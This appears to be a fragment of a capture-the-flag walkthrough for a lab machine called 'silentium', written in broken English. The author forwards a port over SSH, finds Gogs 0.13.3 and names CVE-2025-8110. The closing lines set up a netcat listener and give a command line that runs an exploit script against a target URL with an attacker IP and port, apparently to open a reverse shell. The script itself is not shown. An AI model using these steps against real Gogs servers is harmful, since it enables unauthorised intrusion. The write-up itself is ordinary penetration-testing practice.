tcp LISTEN 0 4096 0.0.0.0:22
tcp LISTEN 0 511 0.0.0.0:80
tcp LISTEN 0 4096
tcp LISTEN 0 511 - so we have some port run on the localhost so we need to move't on machin kali
use the command blower to forwarding port in you machine kali
ssh -L 8082:localhost:3001 ben@10.129.92.195
- we have a webapplication GOgs he name you need to create a account to see what insed web
ben@silentium:~$ cd ..
ben@silentium:/home$ ls
ben
ben@silentium:/home$ cd /opt/
ben@silentium:/opt$ ls
containerd  gogs
ben@silentium:/opt$ cd gogs/
ben@silentium:/opt/gogs$ ls
custom  data  gogs  log
ben@silentium:/opt/gogs$ cd gogs/
ben@silentium:/opt/gogs/gogs$ ls
custom  data  gogs  LICENSE  log  README.md  README_ZH.md  scripts
ben@silentium:/opt/gogs/gogs$ ./gogs --version
Gogs version 0.13.3
- so we have a version for GOGS : 0.13.3
exploit GOGS#

we have a **CVE-2025-8110** : the is
Disclaimer: This script is for educational purposes and authorized security testing only. Do not use it against systems you do not own or have permission to test.
- You can download the exploit script by scrolling up to find
CVE-2025-8110.pyat the top
python3 -m venv myenv

source myenv/bin/activate

pip install -r requirements.txt
nc -lvnp 5555python3 CVE-2025-8110.py -u <TARGET_URL> -lh <ATTACKER_IP> -lp <ATTACKER_PORT>